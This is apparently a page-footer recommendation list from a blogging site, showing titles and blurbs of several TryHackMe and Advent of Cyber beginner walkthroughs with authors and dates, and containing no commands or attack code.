
Lists

General Coding Knowledge

20 stories · 1847 saves

Staff picks

793 stories · 1548 saves



IritT

Linux Shells—Cyber Security 101-Command Line -TryHackMe Walkthrough

Learn about scripting and the different types of Linux shells.

Oct 27, 2024

Trnty

TryHackMe | Introduction To Honeypots Walkthrough

A guided room covering the deployment of honeypots and analysis of botnet activities

Sep 7, 2024 10

Abhijeet Singh

Advent of Cyber 2024 [Day 3] Even if I wanted to go, their vulnerabilities wouldn't allow it.

So, Let's Start with the Questions. I hope you already read the story and all the given instructions —

Dec 4, 2024 2

In T3CH by Axoloth

TryHackMe | Search Skills | WriteUp

Learn to efficiently search the Internet and use specialized search engines and technical docs

Oct 26, 2024 61

See more recommendations